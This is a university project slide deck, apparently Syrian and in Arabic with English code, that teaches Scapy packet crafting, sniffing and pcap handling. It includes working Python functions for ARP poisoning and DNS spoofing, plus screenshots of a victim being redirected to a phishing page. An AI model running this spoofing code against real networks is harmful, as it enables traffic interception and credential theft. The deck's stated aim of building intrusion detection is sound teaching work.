



hadi.assalem@gmail.com



برمجة البروتوكولات الشبكية باستخدام لغة بايثون

تقديم : هادي السالم - يوسف إبراهيم

اشراف : د . سهيل الحمود

2016/2017

Scapy

❖ الهدف من المشروع :

1. التعريف بمكتبة Scapy و كيفية استخدامها
2. التعريف بأشهر هجمات طبقة Data Link و بناء أدوات تنفذ هذه الهجمات
3. بناء أدوات لكشف الهجمات التي تستهدف Data Link Layer
4. التعريف بأشهر هجمات طبقة Application
5. بناء أدوات لكشف الهجمات التي تستهدف Application Layer
6. التعريف بشبكة TOR و كيفية كشف ال Traffic الخاص بها .
7. بناء نظام كشف تطفل يحقق الميزات السابقة .

What is Python good for?

1. تحيي لغة البايثون العديد من المكتبات القياسية التي تغطي الكثير من النواحي مثل :
 - معالجة السلسل النصية
 - بروتوكولات الانترنت
 - هندسة البرمجيات
 - التعامل مع مختلف أنظمة التشغيل
 - الذكاء الصنعي (مشابهة لـ Lisp)

What is Python good for?

2. تستخدم بشكل واسع في مجال امن المعلومات :
 - التحليل الرقمي
 - تحليل البرمجيات الخبيثة Malware
 - الهندسة العكسية
3. تتميز بأنها لغة سهلة الفهم .
4. لغة مستقلة عن نظام التشغيل (تعمل على: Windows- Linux- Mac)
5. الانترنت اصبح يحوي على العديد من مصادر التعلم الخاصة بلغة بايثون بالإضافة انها تتمتع بوجود مجتمع ضخم متعاون ومطور .

Scapy

What is Scapy ?

- ❖ Scapy : هي منصة مكتوبة بلغة البايثون لبناء وارسال الرزم .
- ❖ تمكن من التقاط وإعادة ارسال الرزم لكشف الأعطال في الشبكة او من أجل اختبار قوة ومناعة الشبكات.
- ❖ كل شيء هو عبارة عن كائن Object
- ❖ يمكن استخدام Scapy من الـ Terminal مباشرة
- ❖ او يمكن تضمينها كمكتبة في سكريبتات البايثون.

Scapy

Why use Scapy?

1. ينقسم مستخدمي Scapy لفريقيين :
 - **Blue Team**: هذا الفريق يستخدم Scapy لاختبار أنظمة IDS و IPS وجدار النار بالإضافة لاستخدامها في مجال التعلم حول TCP/IP و Application Response.
 - **Red Team**: هذا الفريق يستخدم Scapy لاختبار الاختراق او لأجل شن الهجمات مثل (DDOS/DOS)

Scapy

How To Use Scapy

❖ بناء رزمة IP :

```
>>> a=IP(ttl=10)
>>> a
< IP ttl=10 >
>>>a.src
'127.0.0.1'
>>> a.dst="192.168.1.1"
>>>a
< IP ttl=10 dst=192.168.1.1 |>
>>> del(a.ttl)
>>> a.ttl
64
```



How To Use Scapy

❖ تكديس الطبقات :

يمكننا إضافة طبقة إلى طبقة عن طريق المعامل (/) :

- كل رزمة تبني طبقة طبقة (.....)
- بإمكاننا التعديل وتغيير قيم الرزمة.
- كل حقل ضمن الرزمة يملك قيم افتراضية.
- كل حقل يمكن ان يأخذ قيمة واحدة او عدة قيم

```
>>> IP()  
<IP |>
```

```
>>> IP() /TCP()  
<IP frag=0 proto=TCP | <TCP |>>
```

Scapy

How To Use Scapy

```
>>> Ether() /IP()/TCP()
```

```
<Ether type=0x800 |<IP frag=0 proto=TCP |<TCP |>>>
```

```
>>> IP()/TCP() /"GET / HTTP/1.0\r\n\r\n"
```

```
<IP frag=0 proto=TCP |<TCP |<Raw load='GET / HTTP/1.0\r\n\r\n' |>>>
```

```
>>> Ether() /IP()/IP()/UDP()
```

```
<Ether type=0x800 |<IP frag=0 proto=IP |<IP frag=0 proto=UDP |<UDP |>>>
```

How To Use Scapy

❖ إرسال الرزم :

.1 : لإرسال الرزم على الطبقة الثالثة Send()

```
>>> send(ip/tcp)
.
Sent 1 packets.
```

.2 : لإرسال الرزم على الطبقة الثانية Sendp()

```
>>> sendp(Ether()/ip/tcp)
.
Sent 1 packets.
```

How To Use Scapy

❖ الارسال والاستقبال معاً:
تملك قابلية الاستماع للردود على الرزم التي أرسلتها ، وكما في دالة `send()` يوجد نوعان للدالة حسب الطبقة :

1. الطبقة الثالثة: وتعمل عليها الدالتان `()` `sr` و `()` `sr1` وكلاهما يعيد الرزم المجابة والغير مجاوبة ماعدا `()` `sr1` تعيد فقط الرزم المجابة مع الرزم المرسلة

2. الطبقة الثانية: وتعمل عليها الدالتان `()` `srp` و `()` `srp1` وكلاهما يعيد الرزم المجابة والغير مجاوبة ماعدا `()` `srp1` تعيد فقط الرزم المجابة مع الرزم المرسلة

How To Use Scapy

❖ التنصت : Sniffing

`Sniff(iface, count, filter)`

iface	يأخذ قيمة من نمط String تدل على اسم كرت الشبكة المستخدم في عملية التنصت
count	يحدد عدد الرزم التي سيتم التقاطها (في لم يحدد يكون العدد لانهائي)
offline	يأخذ قيمة من نمط string وهي مسار ملف pcap الذي سيتم قراءته بدل عملية الالتقاط الفعلية .
prn	محول يأخذ اسم الدالة التي ستتلقي الرزم الملتقطة
filter	يأخذ قيمة من نمط string يتم من خلالها فلترة الرزم حسب الكلمات الموجودة ضمنه (قد تكون حسب البروتوكول او رقم المنفذ.....)
store	يأخذ قيمة بوليانية : 1 أي ستتم كتابة الرزم الملتقطة الى القرص الصلب . 0 لن يتم كتابة الرزم

How To Use Scapy

❖ قراءة وكتابة ملفات :PCAP

توجد دالتين أساسيتين للقراءة والكتابة:

- القراءة من ملف : Pcap عن طريق الدالة (rdpcap("Path_to_Pcap_file") حيث تSEND الدالة لمتحول

```
>>> a=rdpcap("/root/Desktop/fff.pcap")
```


- الكتابة الى ملف : Pcap عن طريق الدالة (wrpcap("Path_to_save_pcap_file",x) حيث x هو المتحوال الذي يحوي الرزم الملقطة اما من عملية تنصل سابقة (sniff()) او من عملية قراءة لملف pcap او قد تكون مجموعة من الرزم المولدة يدويا .

```
>>> wrpcap("/root/Desktop/new.pcap",a)
```

❖ الهدف من المشروع :

1. التعريف بمكتبة Scapy و كيفية استخدامها
2. التعريف بأشهر هجمات طبقة Data Link و بناء أدوات تنفذ هذه الهجمات
3. بناء أدوات لكشف الهجمات التي تستهدف Data Link Layer
4. التعريف بأشهر هجمات طبقة Application
5. بناء أدوات لكشف الهجمات التي تستهدف Application Layer
6. التعريف بشبكة TOR و كيفية كشف ال Traffic الخاص بها .
7. بناء نظام كشف تطفل يحقق الميزات السابقة .


Data Link Attacks



Data Link Attacks (ARP-Spoofing)



ARP SPOOFING



```
34 def poison_target(gateway_ip,gateway_mac,target_ip,target_mac):  
35  
36     poison_target = ARP()  
37     poison_target.op = 2  
38     poison_target.psrc = gateway_ip  
39     poison_target.pdst = target_ip  
40     poison_target.hwdst= target_mac  
41  
42     poison_gateway = ARP()  
43     poison_gateway.op = 2  
44     poison_gateway.psrc = target_ip  
45     poison_gateway.pdst = gateway_ip  
46     poison_gateway.hwdst= gateway_mac  
47     print "[*] Beginning the ARP poison. [CTRL-C to stop]"  
48     while True:  
49         try:  
50             send(poison_target)  
51             send(poison_gateway)  
52             time.sleep(2)  
53         except KeyboardInterrupt:  
54             restore_target(gateway_ip,gateway_mac,target_ip,target_mac)  
55     print "[*] ARP poison attack finished."  
56     return
```

رسالة ARP المرسلة للراوتر gateway

رسالة ARP المرسلة لجهاز الضحية

Data Link Attacks (ARP-Spoofing)

```
C:\Users\Abd>arp -a
```

Interface: 192.168.109.133 --- 0xb	Internet Address	Physical Address	Type
	192.168.109.1	00-0c-29-21-74-5e	dynamic
	192.168.109.130	00-0c-29-21-74-5e	dynamic
	192.168.109.255	ff-ff-ff-ff-ff-ff	static
	224.0.0.22	01-00-5e-00-00-16	static
	224.0.0.252	01-00-5e-00-00-fc	static
	255.255.255.255	ff-ff-ff-ff-ff-ff	static




Your connection is not private

Attackers might be trying to steal your information from **localhost** (for example, passwords, messages, or credit cards). NET::ERR_CERT_COMMON_NAME_INVALID

Automatically report details of possible security incidents to Google. [Privacy policy](#)

[Advanced](#)

[Back to safety](#)



Data Link Attacks (DNS-Spoofing)

```
88 def respond(packet):
89     global targetIP
90     responsePacket = (IP(dst=victimIP, src=packet[IP].dst)/UDP(dport=packet[UDP].sport, sport=packet[UDP].dport)/\
91                         DNS(id=packet[DNS].id, qd=packet[DNS].qd, aa=1, qr=1, an=DNSRR(rrname=packet[DNS].qd.qname, ttl=10, rdata=targetIP)))
92     send(responsePacket, verbose=0)
93     print "Forwarded Spoofed DNS Packet" requested: " + str(packet).qd.qname
```


DNS(id=packet[DNS].id,qd=packet[DNS].qd,aa=1,qr=1,an=DNSRR(rrname=packet[DNS].qd.qname,ttl=10,rdata=targetIP))

بروتوكول : DNS

: رقم id الخاص بالطلب

(Query=0 و Response=1 تحدد النوع •
Authoritative, Answer:aa •
للوثوقية (0 = غير موثوق , 1 = موثوق) •

Data Link Attacks (DNS-Spoofing)



Phishing site




File Edit View Favorites Tools Help

Favorites | Suggested Sites | Web Slice Gallery

Site Is Down

[Home] [RSS] [Print] [Page] [Safety] [Tools] [Help]

Phishing site



YOU'VE BEEN PWNED...

